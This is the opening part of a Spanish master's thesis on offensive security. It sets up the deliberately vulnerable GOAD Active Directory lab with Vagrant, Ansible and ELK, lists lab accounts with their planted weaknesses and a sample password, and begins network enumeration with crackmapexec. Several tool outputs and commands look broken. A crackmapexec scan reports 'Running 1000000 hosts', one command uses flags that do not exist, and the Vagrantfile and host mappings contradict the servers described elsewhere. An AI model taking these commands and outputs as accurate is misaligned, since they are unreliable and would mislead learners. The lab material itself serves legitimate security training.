

TRABAJO FINAL DE MÁSTER

Máster en Dirección de Ciberseguridad, Hacking Ético y
Seguridad Ofensiva



Justo Josué Rodríguez García

ESCUELA INTERNACIONAL DE POSGRADOS

10 DE FEBRERO DE 2023



Tabla de contenido

Introducción	5
Preparación de laboratorio	5
GOAD v2 (Game Of Active Directory)	5
¿Qué es?	5
Características	6
Vulnerabilidades	6
Despliegue del entorno	7
Requisitos	7
Instalación	7
Servidores	12
Usuarios, grupos y vulnerabilidades / escenarios	13
Blueteam / ELK	13
Auditoría de seguridad	16
Recolección de información:	16
Enumeración de red	16
Enumeración de red con NMAP	22
Enumerar usuarios	27
Enumerar usuarios por diccionario	31
Acceso a recursos compartidos de invitados (smb share)	34
Obteniendo contraseñas	34
ASREPROast o AS-REP Roasting	35
Sprayando contraseñas	37
Listando usuarios	38
Kerberoasting	39
Comprobar políticas de contraseñas:	41
Acceso a recursos compartidos con cuenta de usuario	41
Enumerar DNS	41
Bloodhound	42
Relay/poisoning	47
Responder	47
Relay NTLM	51
Responder + ntlmrelayx a smb	51
Usando Proxy Socks con cuenta de administrador	54

Secretsdump y proxychains	54
Lsassy	56
donPAPI.....	56
SMBClient.py	57
Ejecución de código con smbexec.....	58
MiTM6 + ntlmrelayx a ldap.....	59
Autenticación con Coerced smb + ntlmrelayx a ldaps con drop the mic64	
Explotación	67
Explotar con el usuario.....	67
SamAccountName (nopac)	68
PrintNightmare	72
ADCS (Active Directory Certificate Services).....	79
ESC8 - Coerce al administrador del dominio.....	79
ESC8 con certipy	83
EXPLOTANDO ADCS	89
ADCS - ESC1.....	89
ADCS -ESC2 & ESC3.....	90
ADCS - ESC4	91
ADCS - ESC6.....	93
CVE-2022-26923 (Active Directory Domain Privilege Escalation)	93
Shadow credentials.....	95
Bases de datos.....	96
Enumerar servidores de bases de datos MSSQL.....	96
Command execution para obtener shell	99
Escalando privilegios.....	100
IIS - Webshell.....	100
PrivateEsc.....	103
bypass amsi.....	103
winPeas.....	105
Sweetpotato	108
BadPotato	109
Movimiento Lateral.....	111
Delegaciones.....	121
Delegación sin restricciones.....	121
Delegación restringida	126
Delegación restringida basada en recursos.....	127

ACL.....	129
Shell de administrador.....	137
DEFENSA (BLUETEAM / ELK)	148
Gestión de riesgos.....	151
Análisis de riesgos	151
Tablas de estimación:.....	151
Personal y organigrama:.....	152
Inventario de activos y caracterización.....	153
Inventario de activos.	154
Caracterización	156
Valoración de activos	157
Plan de tratamiento de riesgos	159
Identificación de amenazas.....	160
Valoración de amenazas	161
Tabla de responsables	161
Medidas de seguridad y riesgos.....	162
Declaración de aplicabilidad	175
KPI's.....	175
KRI's.....	175
Controles y nivel de madurez.....	176
Primer ciclo de implementación del plan de tratamiento de riesgos (4 meses).....	177
Implementación de controles	177
Niveles de maduración.....	177
Segundo ciclo de implementación del plan de tratamiento de riesgos (4 meses).....	178
Implementación de controles	178
Niveles de maduración.....	178
Tercer ciclo de implementación del plan de tratamiento de riesgos (4 meses).....	179
Implementación de controles	179
Niveles de maduración.....	179
Medidas y objetivos.....	180
Plan de Recuperación ante Desastres (DRP)	184
Objetivo	184
Alcance.....	184

Roles y responsables (participantes).....	184
Procedimiento de alerta, escalada, activación y recuperación.....	185
Reporte de información.....	186
Reporte de software.....	186
Reporte de sistemas operativos.....	187
Reporte de dispositivos de comunicaciones.....	187
Reporte de servicios críticos.....	188
Estrategias de recuperación.....	188
Plan de recuperación de información.....	188
Plan de recuperación de software.....	189
Plan de recuperación de sistemas operativos.....	189
Plan de recuperación de comunicaciones.....	189
Plan de recuperación de sistemas críticos.....	189
Conclusión final.....	190
Bibliografía.....	191

Introducción

En el siguiente documento trataré de cumplir todos los requisitos necesarios para complementar el trabajo de fin de máster, el documento consta de diferentes puntos donde comenzaré realizando el despliegue de un laboratorio con Active Directory, preconfigurado con varios dominios y bosque, para realizar una auditoría de seguridad, cumpliendo así la parte de seguridad ofensiva. Posteriormente realizaré un plan de gestión de riesgos y un plan de recuperación de desastres.

Intentaré desarrollar lo más afín posible un sistema de gestión de seguridad de la información utilizando la metodología MAGERIT.

Preparación de laboratorio

GOAD v2 (Game Of Active Directory)

¿Qué es?

He escogido un entorno de Active Directory vulnerable desarrollado por **Orange-Cyberdefense**, el cual hace uso de **Vagrant** y **ANSIBLE** trabajando conjuntamente con **Virtualbox**, esto nos permite montar todo un laboratorio para realizar pruebas de pentesting.

Este entorno está tematizado con la conocida serie **juego de tronos (Game Of Thrones)** y cuenta con diferentes vulnerabilidades preconfiguradas.



Repositorio: <https://github.com/Orange-Cyberdefense/GOAD>

Características

Cuenta con **varios dominios y bosque**, además de tener **uno** totalmente **aislado**, permitiendo con ello ejecutar diferentes técnicas de explotación para comprometer el dominio padre.

Se tiene **servicios Web, SMB**, como también de **base de datos**, teniendo la posibilidad de ejecutar pruebas sobre servicios Web y ataques orientados a MSSQL. En esta nueva versión (v2) se añadieron vulnerabilidades relacionadas con **ADCS** (Active Directory Certificate Services) explotando lo que es **ESC1, ESC2, ESC3 y ESC8**

El entorno cuenta con 5 máquinas los cuales son:

- **kingslanding:** DC01 - Windows Server 2019 (Windows Defender activo).
- **winterfell:** DC02 - Windows Server 2019 (Windows Defender activo).
- **castelblack:** SRV02 - Windows Server 2019 (Windows Defender desactivado).
- **meereen:** DC03 - Windows Server 2016 (Windows Defender activo)
- **braavos:** SRV03 - Windows Server 2016 (Windows Defender activo)

No dejando el lado **Blue Team** se tiene una máquina Ubuntu preconfigurada con **Elastic + Kibana (ELK)** donde se podrán identificar la ejecución de los ataques para detectarlos y posteriormente hacer la securización respectiva.

Más información sobre Blue Team:

<https://github.com/Orange-Cyberdefense/GOAD#blueteam--elk>

Vulnerabilidades

Este entorno viene preconfigurado con las siguientes vulnerabilidades:

- Password reuse between computers (PTH)
- Spray User = Password
- Password in description
- SMB share anonymous
- SMB not signed
- Responder
- Zerologon
- Windows defender
- ASREPROast
- Kerberoasting
- AD Acl abuse (forcechangepassword, genericall, genericwrite...)
- Unconstraint delegation
- Ntlm relay
- Constrained delegation
- MSSQL exec
- MSSQL trusted link
- MSSQL impersonate
- IIS service to Upload malicious asp
- Multiples forest
- Anonymous RPC user listing
- Child parent domain escalation
- Certificate and Idaps available
- ADCS - ESC 1/2/3/8
- Certifry
- Samaccountname/nopac

- Petitpotam unauthent
- Printerbug
- Drop the mic
- Shadow credentials
- Printnightmare
- SweetPotato
- Krbrelayup

Despliegue del entorno

Requisitos

Un punto a considerar es que el laboratorio solo funciona bajo plataforma Linux, en MacOS nos especifican que no fue probado y se conoce que existen problemas con Ansible en Windows.

El software que necesitaremos es el siguiente:

- Virtualbox
- Vagrant
- Ansible
- Python >=3.8

Los recursos que podríamos necesitar son:

- Mínimo 130 GB de espacio en disco.
- Memoria RAM: Mínimo 8 GB con las máquinas inicializadas.
- Conexión a internet para descargar las máquinas.

Instalación

Primero clonaremos el repositorio oficial:

```
git clone https://github.com/Orange-Cyberdefense/GOAD.git
```

Utilizaremos **vagrant** para montar el laboratorio, este se lo descargará y montará en combinación con **virtualbox** y los provisionará de sus configuraciones y vulnerabilidades usando **ansible**.

Necesitaremos primero instalar **vagrant** y los **plugins** para su interacción con **virtualbox**.

```
sudo apt install vagrant  
vagrant plugin install vagrant-vbguest
```

Instalamos los siguientes **plugins** para **vagrant**:

```
vagrant plugin install winrm  
vagrant plugin install winrm-elevated
```


y levantamos **vagrant** desde el directorio donde descargamos el repositorio GOAD

```
vagrant up
```

La primera vez que lanzamos **vagrant** nos descargará las máquinas y las arrancará en **virtualbox**.

```
(th0ring@kali:~/.G0AD)
$ vagrant up
Bringing machine 'DC01' up with 'virtualbox' provider...
Bringing machine 'DC02' up with 'virtualbox' provider...
Bringing machine 'DC03' up with 'virtualbox' provider...
Bringing machine 'SRV01' up with 'virtualbox' provider...
Bringing machine 'SRV02' up with 'virtualbox' provider...
msg DC02: Box 'StefanScherer/windows_2019' could not be found. Attempting to find and install...
DC02: Box Provider: virtualbox
DC02: Box Version: 2021.05.15
msg DC02: Loading metadata for box 'StefanScherer/windows_2019'
DC02: URL: https://vagrantcloud.com/StefanScherer/windows_2019
msg DC02: Adding box 'StefanScherer/windows_2019' (v2021.05.15) for provider: virtualbox
DC02: Downloading: https://vagrantcloud.com/StefanScherer/boxes/windows_2019/providers/virtualbox.box
Progress: 7% (Rate: 15.0MB/s, Estimated time remaining: 0:05:03)
```

El tiempo que tardará este proceso dependerá de la conexión a internet.



```
(th0ring@kali:~/.G0AD)
$ vagrant up
Bringing machine 'DC01' up with 'virtualbox' provider...
Bringing machine 'DC02' up with 'virtualbox' provider...
Bringing machine 'DC03' up with 'virtualbox' provider...
Bringing machine 'SRV01' up with 'virtualbox' provider...
Bringing machine 'SRV02' up with 'virtualbox' provider...
msg DC02: Box 'StefanScherer/windows_2019' could not be found. Attempting to find and install...
DC02: Box Provider: virtualbox
DC02: Box Version: 2021.05.15
msg DC02: Loading metadata for box 'StefanScherer/windows_2019'
DC02: URL: https://vagrantcloud.com/StefanScherer/windows_2019
msg DC02: Adding box 'StefanScherer/windows_2019' (v2021.05.15) for provider: virtualbox
DC02: Downloading: https://vagrantcloud.com/StefanScherer/boxes/windows_2019/providers/virtualbox.box
Progress: 7% (Rate: 15.0MB/s, Estimated time remaining: 0:05:03)
```

Ya tenemos nuestro entorno funcionando en virtualbox, ahora debemos realizar el **aprovisionamiento** con vulnerabilidades, permisos, configuraciones etc... Para esto utilizaremos **ansible**.

Para instalar **ansible**, vamos a crear un **entorno virtual** en python (necesario >3.8)

```
python3 -m venv env
```

Lo **activamos** con:

```
source env/bin/activate
```

```
(thinking@hacklab)-[~/GOAD]
$ source env/bin/activate

(env)-(thinking@hacklab)-[~/GOAD]
$
```

y **desactivamos** con:

deactivate

```
(thinking@hacklab)-[~/GOAD]
$
```

Actualizamos pip:

```
python3 -m pip install --upgrade pip
```

Instalamos **ansible 2.12.6** y **pywinrm**

```
python3 -m pip install ansible-core==2.12.6
python3 -m pip install pywinrm
```

Nos dirigimos al directorio GOAD/ansible e instalamos **requirements.yml**

```
ansible-galaxy install -r requirements.yml
```

```
(env)-(thinking@hacklab)-[~/GOAD/ansible]
$ ansible-galaxy install -r requirements.yml
Starting galaxy collection install process
Process install dependency map
Starting collection install process
Downloading https://galaxy.ansible.com/download/ansible-windows-1.11.0.tar.gz to /home/thinking/.ansible/tmp/ansible-windows-1.11.0-13wxj2gr
Installing 'ansible.windows:1.11.0' to '/home/thinking/.ansible/collections/ansible_collections/ansible/windows'
Downloading https://galaxy.ansible.com/download/community-windows-1.11.0.tar.gz to /home/thinking/.ansible/tmp/ansible-community-windows-1.11.0-jqmdg7p
ansible.windows:1.11.0 was installed successfully
Installing 'community.windows:1.11.0' to '/home/thinking/.ansible/collections/ansible_collections/community/windows'
Downloading https://galaxy.ansible.com/download/chocolatey-chocolatey-1.4.0.tar.gz to /home/thinking/.ansible/tmp/ansible-chocolatey-chocolatey-1.4.0-rea3rl7g
community.windows:1.11.0 was installed successfully
Downloading https://galaxy.ansible.com/download/community-general-6.2.0.tar.gz to /home/thinking/.ansible/tmp/ansible-community-general-6.2.0-3el289g0
Installing 'chocolatey.chocolatey:1.4.0' to '/home/thinking/.ansible/collections/ansible_collections/chocolatey/chocolatey.chocolatey:1.4.0' was installed successfully
Installing 'community.general:6.2.0' to '/home/thinking/.ansible/collections/ansible_collections/community/general'
community.general:6.2.0 was installed successfully
```

Instalar **configuraciones** en el entorno con **ansible**:

Ahora ya podemos **instalar** las **vulnerabilidades** y **configuraciones** con **ansible**, GOAD nos proviene de diferentes ficheros **.yml** para configurar las máquinas, esto asignará direcciones ip, controladores de dominio, usuarios, grupos, entre otras tareas:

```
(env)-(thinking@hacklab)-[~/GOAD/ansible]
$ ls
ad-acl.yml  ad-relations.yml  ad.yml  data.yml  hosts  onlyusers.yml  security.yml
adcs.yml   ad-servers.yml   ansible.cfg  elk.yml  laps.yml  requirements.yml  servers.yml
ad-data.yml  ad-trusts.yml    build.yml  fix_trust.yml  main.yml  roles  vulnerabilities.yml
```

```

ansible-playbook build.yml           # Install stuff and prepare vm
ansible-playbook ad-servers.yml      # create main domains, child domain and enroll servers
ansible-playbook ad-trusts.yml       # create the trust relationships
ansible-playbook ad-data.yml         # import the ad datas: users/groups...
ansible-playbook servers.yml         # Install IIS and MSSQL
ansible-playbook ad-relations.yml    # set the rights and the group domains relations
ansible-playbook adcs.yml            # Install ADACS on essos
ansible-playbook ad-acl.yml          # set the ACE/ACL
ansible-playbook security.yml        # Configure some securities
ansible-playbook vulnerabilities.yml # Configure some vulnerabilities

```

Usando **ansible-playbook** podemos configurar todo el laboratorio usando main.yml o hacerlo por partes, como configurar el elk (blue team), que veremos más adelante:

ansible-playbook main.yml

```

[ana] (thinking@hachlab) [~/Adm/ansible]
$ ansible-playbook main.yml

PLAY [Build all] *****

TASK [Gathering Facts] *****
ok: [192.168.56.12]
ok: [192.168.56.23]
ok: [192.168.56.22]
ok: [192.168.56.11]
ok: [192.168.56.10]
ok: [192.168.56.21]

TASK [Common : Upgrade module PowershellGet to fix accept license issue on last windows ansible version] *****
changed: [192.168.56.23]
changed: [192.168.56.12]
changed: [192.168.56.22]
changed: [192.168.56.10]
changed: [192.168.56.21]

TASK [Common : Windows : Check for ComputerManagement Powershell module] *****
changed: [192.168.56.12]
changed: [192.168.56.23]

PLAY [Prepare servers set: admin password, set hostname] *****

TASK [Gathering Facts] *****
ok: [192.168.56.12]
ok: [192.168.56.23]
ok: [192.168.56.11]
ok: [192.168.56.10]
ok: [192.168.56.22]

TASK [settings/admin_password : Ensure that Admin is secured with a valid password] *****
changed: [192.168.56.12]
changed: [192.168.56.23]
changed: [192.168.56.11]
changed: [192.168.56.10]
changed: [192.168.56.22]

TASK [settings/hostname : Change the hostname] *****
changed: [192.168.56.12]
changed: [192.168.56.23]
changed: [192.168.56.10]
changed: [192.168.56.11]
changed: [192.168.56.22]

TASK [settings/hostname : Reboot if needed] *****
changed: [192.168.56.12]
changed: [192.168.56.23]
changed: [192.168.56.11]
changed: [192.168.56.10]

```

Como vamos viendo, en el proceso se están configurando las máquinas y esto puede tardar un rato.

Comprobamos el lab con **crackmapexec** y SMB:

```
crackmapexec smb 192.168.56.0/24
```




Servidores

El laboratorio está compuesto por 5 servidores:

- **kingslanding:** DC01 - Windows Server 2019 (windefender enabled)
- **winterfell:** DC02 - Windows Server 2019 (windefender enabled)
- **castelblack:** SRV02 - Windows Server 2019 (windefender disabled)
- **meereen:** DC03 - Windows Server 2016 (windefender enabled)
- **braavos:** SRV03 - Windows Server 2016 (windefender enabled)

Y 3 dominios: sevenkingdoms.local / north.sevenkingdoms.local / essos.local



Dominio: north.sevenkingdoms.local

- winterfell: DC01
- castelblack: SRV02: MSSQL / IIS

Dominio: sevenkingdoms.local

- kingslanding: DC02

Dominio: `essos.local`

- braavos: DC03
- meeren: SRV03: MSSQL / ADCS

Usuarios, grupos y vulnerabilidades / escenarios

- **STARKS**
 - o arya.stark: start user: password Needle
 - o eddard.stark: DOMAIN ADMIN / NTLM relay with responder
 - o catelyn.stark: ACL forcechange password on eddard.stark
 - o robb.stark: RESPONDER LLMR
 - o sansa.stark: ACL writeproperty-self-membership Domain Admins
 - o brandon.stark: ASREP_ROASTING
 - o rickon.stark: GPO abuse (Edit Settings on "ChangeWallpaperInBlue" GPO)
 - o theon.greyjoy:
 - o jon.snow: KERBEROASTING
 - o hodor: PASSWORD SPRAY (user=password)
- **NIGHT WATCH**
 - o samwell.tarly: Password in ldap description
 - o jeor.mormont: ACL writedacl-writeowner on group Night Watch
- **LANISTERS**
 - o tywin.lannister: ACL genericall-on-user cersei.lannister
 - o jaime.lannister: ACL genericwrite-on-user cersei.lannister
 - o tyron.lannister: ACL self-self-membership-on-group Domain Admins
 - o cersei.lannister: DOMAIN ADMIN
- **BARATHEON**
 - o robert.baratheon: DOMAIN ADMIN
 - o joffrey.baratheon:
 - o renly.baratheon:
 - o stannis.baratheon: ACL genericall-on-computer dragonstone
- **SMALL COUNCIL**
 - o petyer.baelish: ACL writeproperty-on-group Domain Admins
 - o lord.varys: ACL genericall-on-group Domain Admins
 - o maester.pycelle: ACL write owner on group Domain Admins

Blueteam / ELK

La máquina elk es un ubuntu con elastic y kibana configurado en <http://192.168.56.50:5601> para monitorizar los eventos que ocurren en el laboratorio.

Aquí se puede consultar el significado de los logs:
<https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/>

No viene configurada su instalación por defecto, pero podemos hacerlo fácilmente eliminando los comentarios del fichero de **Vagrantfile** y **ansible/host**

Vagrantfile →

```
# { :name => "elk", :ip => "192.168.56.50", :box => "bento/ubuntu-18.04", :os => "linux",
#   :forwarded_port => [
#     { :guest => 22, :host => 2210, :id => "ssh" }
#   ]
# }
```

```
boxes = [
  # windows server 2002 i don't work for me
  # { :name => "DC01", :ip => "192.168.56.10", :box => "StefanScherer/windows_2002", :box_version => "2001.06.23", :os => "windows" },
  # windows server 2008
  { :name => "DC01", :ip => "192.168.56.10", :box => "StefanScherer/windows_2008", :box_version => "2001.05.15", :os => "windows" },
  # windows server 2012
  { :name => "DC02", :ip => "192.168.56.11", :box => "StefanScherer/windows_2012", :box_version => "2011.05.15", :os => "windows" },
  # windows server 2016
  { :name => "DC03", :ip => "192.168.56.12", :box => "StefanScherer/windows_2016", :box_version => "2017.12.14", :os => "windows" },
  # windows server 2019
  { :name => "SRV01", :ip => "192.168.56.21", :box => "StefanScherer/windows_2019", :box_version => "2020.07.17", :os => "windows" },
  # windows server 2019
  { :name => "SRV02", :ip => "192.168.56.22", :box => "StefanScherer/windows_2019", :box_version => "2020.07.17", :os => "windows" },
  # windows server 2016
  { :name => "SRV03", :ip => "192.168.56.23", :box => "StefanScherer/windows_2016", :box_version => "2019.02.14", :os => "windows" },
  # ELK
  { :name => "elk", :ip => "192.168.56.50", :box => "bento/ubuntu-18.04", :os => "linux",
    :forwarded_port => [
      { :guest => 22, :host => 2210, :id => "ssh" }
    ]
  }
]
```

ansible/host →

```
; -----
; ELK
[elk:vars]
ansible_connection=ssh
ansible_ssh_user=vagrant
ansible_ssh_private_key_file=./.vagrant/machines/elk/virtualbox/private_key
ansible_ssh_port=22
host_key_checking = false

[elk]
192.168.56.50
□
```

Necesitaremos instalar **sshpass** para la instalación de **ELK**:

```
sudo apt install sshpass
```

Chocolatey también será necesario para usar **ELK**:

```
ansible-galaxy collection install chocolatey.chocolatey
```

Por último, desplegamos con **vagrant up elk** y provisionamos con **ansible-playbook elk.yml**

```
(env)-(th3king@hacklab)-[~/G0400]
$ vagrant up
Bringing machine 'DC01' up with 'virtualbox' provider...
Bringing machine 'DC02' up with 'virtualbox' provider...
Bringing machine 'DC03' up with 'virtualbox' provider...
Bringing machine 'SRV02' up with 'virtualbox' provider...
Bringing machine 'SRV03' up with 'virtualbox' provider...
Bringing machine 'elk' up with 'virtualbox' provider...
```

```

=> elk: Box 'bento/ubuntu-18.04' could not be found. Attempting to find and install...
elk: Box Provider: virtualbox
elk: Box Version: => 0
=> elk: Loading metadata for box 'bento/ubuntu-18.04'
elk: URL: https://vagrantcloud.com/bento/ubuntu-18.04
=> elk: Adding box 'bento/ubuntu-18.04' (v202212.11.0) for provider: virtualbox
elk: Downloading: https://vagrantcloud.com/bento/boxes/ubuntu-18.04/versions/202212.11.0/providers/virtualbox.box
=> elk: Successfully added box 'bento/ubuntu-18.04' (v202212.11.0) for 'virtualbox'!
=> elk: Importing base box 'bento/ubuntu-18.04'...
=> elk: Matching MAC address for NAT networking...
=> elk: Checking if box 'bento/ubuntu-18.04' version '202212.11.0' is up to date...
=> elk: Setting the name of the VM: elk
=> elk: Fixed port collision for 22 => 2222. Now on port 2222.
=> elk: Clearing any previously set network interfaces...
=> elk: Preparing network interfaces based on configuration...
elk: Adapter 1: nat
elk: Adapter 2: hostonly
=> elk: Forwarding ports...
elk: 22 (guest) => 2222 (host) (adapter 1)
=> elk: Running 'pre-boot' VM customizations...
=> elk: Booting VM...
=> elk: Waiting for machine to boot. This may take a few minutes...
elk: SSH address: 127.0.0.1:2222
elk: SSH username: vagrant
elk: SSH auth method: private key
elk:
elk: Vagrant insecure key detected. Vagrant will automatically replace
elk: this with a newly generated keypair for better security.
elk:
elk: Inserting generated public key within guest...
elk: Removing insecure key from the guest if it's present...
elk: Key inserted! Disconnecting and reconnecting using new SSH key...
=> elk: Machine booted and ready!
=> elk: Checking for guest additions in VM...
elk: The guest additions on this VM do not match the installed version of
elk: VirtualBox! In most cases this is fine, but in rare cases it can
elk: prevent things such as shared folders from working properly. If you see
elk: shared folder errors, please make sure the guest additions within the
elk: virtual machine match the version of VirtualBox you have installed on
elk: your host and reload your VM.
elk:
elk: Guest Additions Version: 6.1.40
elk: VirtualBox Version: 7.0
=> elk: Configuring and enabling network interfaces...

```

Configuramos la máquina **elk** de **ubuntu** con **ansible-playbook elk.yml**

```

(env)-(th3king@h4cklab)-[~/GOAD/ansible]
$ ansible-playbook elk.yml

PLAY [Install ELK] *****

TASK [Gathering Facts] *****
ok: [192.168.56.50]

TASK [elk : Update cache] *****
changed: [192.168.56.50]

TASK [elk : Add required dependencies.] *****
changed: [192.168.56.50]

TASK [elk : Add Elasticsearch apt key.] *****
changed: [192.168.56.50]

TASK [elk : Add Elasticsearch repository.] *****
changed: [192.168.56.50]

TASK [elk : Install logstash] *****
changed: [192.168.56.50]

TASK [elk : Install java] *****
changed: [192.168.56.50]

TASK [elk : Install elasticsearch] *****
changed: [192.168.56.50]

```

Ya tenemos listo nuestro laboratorio preparado para aprender y mejorar nuestras habilidades con directorio activo.

Aquí tenemos nuestro panel de **virtualbox** con las máquinas en funcionamiento:




Auditoría de seguridad

Mediante la auditoría de seguridad, se utilizará la metodología de pentesting **OWASP**. Se realizará en el presente entorno controlado, donde se pondrán en práctica técnicas de obtención de información, ataque, explotación, persistencia, escalado de privilegios o movimiento lateral, técnicas aprendidas en la asignatura de seguridad ofensiva.

Recolección de información:

En esta fase nos dedicaremos a la recolección de información de manera previa, utilizando métodos activos / pasivos.

Enumeración de red



Comenzaremos realizando un reconocimiento de red buscando todas las IP disponibles:

Utilizaremos la herramienta **crackmapexec** para sondear primeramente la red **192.168.56.0/24** antes de hacerlo con nmap.

```
crackmapexec smb 192.168.56.0/24
```

```
(kali@kali:~)$ crackmapexec smb 192.168.56.0/24
[+] Running 1000000 hosts (1000000 hosts) (signing: true) (smbv1: true)
[+] Running 1000000 hosts (1000000 hosts) (signing: true) (smbv1: false)
[+] Running 1000000 hosts (1000000 hosts) (signing: false) (smbv1: true)
[+] Running 1000000 hosts (1000000 hosts) (signing: false) (smbv1: false)
[+] Running 1000000 hosts (1000000 hosts) (signing: true) (smbv1: true)
[+] Running 1000000 hosts (1000000 hosts) (signing: true) (smbv1: false)
```

Con este comando hemos obtenido información importante sobre la red:

Tenemos 3 dominios:

- **north.sevenkingdoms.local**
 - CASTELBLACK (Windows 10) (signing: false) (SMBv1: false)
 - WINTERFELL (Windows 10) (signing: true) (SMBv1: false)
- **sevenkingdoms.local**
 - KINGSLANDING (Windows 10) (signing: true) (SMBv1: false)
- **essos.local**
 - BRAAVOS (Windows Server 2016) (signing: false) (SMBv1: true)
 - MEEREEN (Windows Server 2016) (signing: true) (SMBv1: true)

La firma de **smb** de controladores de dominio de Microsoft es verdadera de forma predeterminada.

Entonces sabemos que todos los **DC (Controladores de dominio)** son los que firman en **verdadero**. Para que el entorno sea seguro, la firma debe ser verdadera en todos, para así evitar la **retransmisión NTLM** (NTLM Relay).

```
(kali@kali:~)$ crackmapexec smb 192.168.56.0/24 --local-auth --local-auth-username=Administrator --local-auth-password=Password123 --local-auth-domain=essos.local --local-auth-protocol=NTLM
```

HostID	Address	IP	Hostname	Domain	OS	SMBv1	Signing
1	0 Cred(s)	192.168.56.10	KINGSLANDING	SEVENKINGDOMS	Windows 10.0 Build 17763	0	1
2	0 Cred(s)	192.168.56.11	WINTERFELL	NORTH	Windows 10.0 Build 17763	0	1
3	0 Cred(s)	192.168.56.12	MEEREEN	ESSOS	Windows Server 2016 Standard Evaluation 14292	1	1
4	0 Cred(s)	192.168.56.13	CASTELBLACK	NORTH	Windows 10.0 Build 17763	0	0
